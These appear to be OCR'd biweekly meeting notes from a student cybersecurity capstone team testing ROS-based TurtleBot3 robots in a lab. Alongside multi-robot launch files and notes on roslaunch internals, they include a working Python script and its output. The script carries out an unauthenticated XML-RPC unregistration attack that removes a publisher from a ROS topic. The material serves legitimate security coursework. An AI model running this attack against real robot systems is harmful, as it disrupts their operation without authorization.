
Biweekly Meeting 11/20/23

Group 15 - Blake Todorowski, Michael Fox, Harris Laing, Anosh Mian, Kirthan Gaddam, Rohit Eagala

	Assigned	Progress
CYSE 492 - Group 15		46%
▼ Fall 2023		46%
Familiarize with ROS		100%
Finish Setup of Second Robot		100%
Basic Penetration Testing	Harris Laing, Kirthan	20%
MRS Setup	Anosh Mian, Blake T	50%



Multi-Robot System: Blake

- Namespace issue
  - Needed for 2 robot bringups
  - Causing Map Warn in SLAM
  - *No TF data. Actual Error: Frame [map] does not exist*
- MRS Github
  - Discovered route to go with getting two robots to run SLAM node
  - Navigation launch file base
  - 2 individual launch files, with one collective launch
- VM Cleanup
  - Github damaged existing ROS

```
<launch>
  <!-- Arguments -->
  <arg name="model" default="$(env TURTLEBOT3_MODEL)" doc="model type [burger, waffle, waffle_pi]"/>
  <arg name="map_file" default="$(find turtlebot3_navigation)/maps/map.yaml"/>
  <arg name="open_rviz" default="false"/>
  <arg name="move_forward_only" default="false"/>
  <arg name="first_tb3" default="tb3_0" />
  <arg name="second_tb3" default="tb3_1" />
  <arg name="third_tb3" default="tb3_2" />

  <!-- Turtlebot3 -->
  <!--
  <include file="$(find turtlebot3_bringup)/launch/turtlebot3_remote.launch">
    <arg name="model" value="$(arg model)" />
    <arg name="multi_robot_name" value="$(arg second_tb3)" />
  </include>
  -->
```

multi_0_nav.launch

mult_navigation.launch

```
<launch>
  <!-- Arguments -->
  <arg name="model" default="waffle_pi"/>
  <arg name="map_file" default="$(find turtlebot3_navigation)/maps/map.yaml"/>

  <include file="$(find turtlebot3_navigation)/launch/multi_0_turtlebot3_navigation.launch">
          <arg name="model" value="$(arg model)" />
          <arg name="map_file" default="$(arg map_file)" />
  </include>
  <include file="$(find turtlebot3_navigation)/launch/multi_1_turtlebot3_navigation.launch">
          <arg name="model" value="$(arg model)" />
          <arg name="map_file" default="$(arg map_file)" />
  </include>
  <include file="$(find turtlebot3_navigation)/launch/multi_2_turtlebot3_navigation.launch">
          <arg name="model" value="$(arg model)" />
          <arg name="map_file" default="$(arg map_file)" />
  </include>


  <!-- rviz -->
    <node pkg="rviz" type="rviz" name="rviz" required="true"
          args="-d $(find turtlebot3_navigation)/rviz/multi_turtlebot3_navigation.rviz"/>
</launch>
```

Michael - Update on Unauth. Unregisteration Attack

```python
#!/user/bin/env/ python

import rospy
from std_msgs.msg import String
import xmlrpclib as xml
import rosnode
import os
import rosgraph
from rosgraph_msgs.msg import Log

def analyze_ros(topic):
    topics = rospy.get_published_topics()
    print(topics)

    master= 'http://172.20.10.3:11311/'
    node_list = rosnode.get_node_names()
    test = rosnode.get_node_names()
    print(node_list)
    for n in node_list:
        if n[1] != 'p':
            test.remove(n)
            continue
        else:
            continue

    print(test)



    proxy = xml.ServerProxy(master, allow_none=True)
    pub_info = proxy.lookupNode(test[0], test[0])
    print('pub uri = ', pub_info[2])
    print(proxy.unregisterPublisher(test[0], '/flag',pub_info[2]))

if __name__ == '__main__':
    try:
        analyze_ros("/rosout")
    except rospy.ROSInterruptException:
        pass
```

```
[['/flag', 'std_msgs/String'], ['/rosout', 'rosgraph_msgs/Log'], ['/rosout_agg', 'rosgraph_msgs/Log']]
```

```
['/listener', '/rosout', '/publisher']
```

```
['/publisher']
```

```
('pub uri = ', 'http://192.168.56.102:41756/')
```

```
[1, 'Unregistered [/publisher] as provider of [/flag]', 1]
```

Harris - ROS Source Code

Roscore - starts Roslaunch: Roslaunch()

Roslaunch - starts Roslaunch main: Roslaunch.main()

Roslaunch - multiple nodes

publisher subscriber model - Node can publish to topic and other nodes can subscribe to that. This allows for one-to-many communication.

Topics are named buses that nodes can publish or subscribe to

When a node publishes to a topic, it sends it to the ROS master. The ROS master then delivers the message to all the nodes subscribed to the topic

Nodes connect to other nodes directly, the Master on provides lookup information

A Node that provides a service may receive a request from an unknown or harmful node

Roslaunch - Runs client/server architecture for remote processes - Runs Parent processes which create child processes on remote machines

Creates XML-RPC server - basic server framework written in python

```
    """
    ROSLaunchParent represents the main 'parent' roslaunch process. It
    is responsible for loading the launch files, assigning machines,
    and then starting up any remote processes. The __main__ method
    delegates most of runtime to ROSLaunchParent.

    This must be called from the Python Main thread due to signal registration.
    """
```

```
"""
ROSLaunch child server.

ROSLaunch has a client/server architecture for running remote
processes. When a user runs roslaunch, this creates a "parent"
roslaunch process. This parent process will then start "child"
processes on remote machines. The parent can then invoke methods on
this child process to launch remote processes, and the child can
invoke methods on the parent to provide feedback.
"""
```


Roslaunch Parent functions:

- load_config() - load roslaunch config
- start_pm() - start process monitor
- _init_runner() - initialize runner
- _start_server() - start XMLRPC server
- _init_remote() - initialize process runner
- _start_remote() - start remote process runner
- _start_infrustrcture() - start XMLRPC server and process monitor
- _stop_infrastructure() - stop server and process monitor
- start() - run the parent
- spin_once() - run the parent event loop once
- spin() - run the parent until exit
- shutdown() - stop the parent

Roslaunch Childfunctions:

- __init__() - startup roslaunch remote XMLRPC services
- start_pm() - start process monitor for child
- run() - Run child blocks until process exits
- shutdown() - shutdown roslaunch child

Follow code with roslaunch call while running teleop



Rohit

Finished

- Started to research more into how publish-subscribe architecture works.
- Started to research about XML-RPC and how that works.

To be done

- Fully understand how the publish-subscribe and XML-RPC architecture works.
- Figure out which outgoing connections the ROS nodes make, so I can exploit them.
- Look into the source code of the ROSLaunch and its parent functions.

Kirthan

Finished

- Set up VM with ubuntu
- Installed ROS
- Installed Docker and got it to work

Working on

- Replicating my attack on docker
- Understanding my attack as much as I can
- Learn how memory works in ROS

Anosh Mian

Finished:

- Went through rospy documentation and video guide and made a document summarizing all the tools. Will be helpful in the near future.

  https://docs.google.com/document/d/1G3-490whOqXcXhHKf_z0Y6wR4X_I5rYzhGh9XGo_w50/edit?usp=sharing

- Setup VM, docker, and can communicate with robots
- Helped blake with MRS

Next steps:

Using rospy to make scripts to attack the robots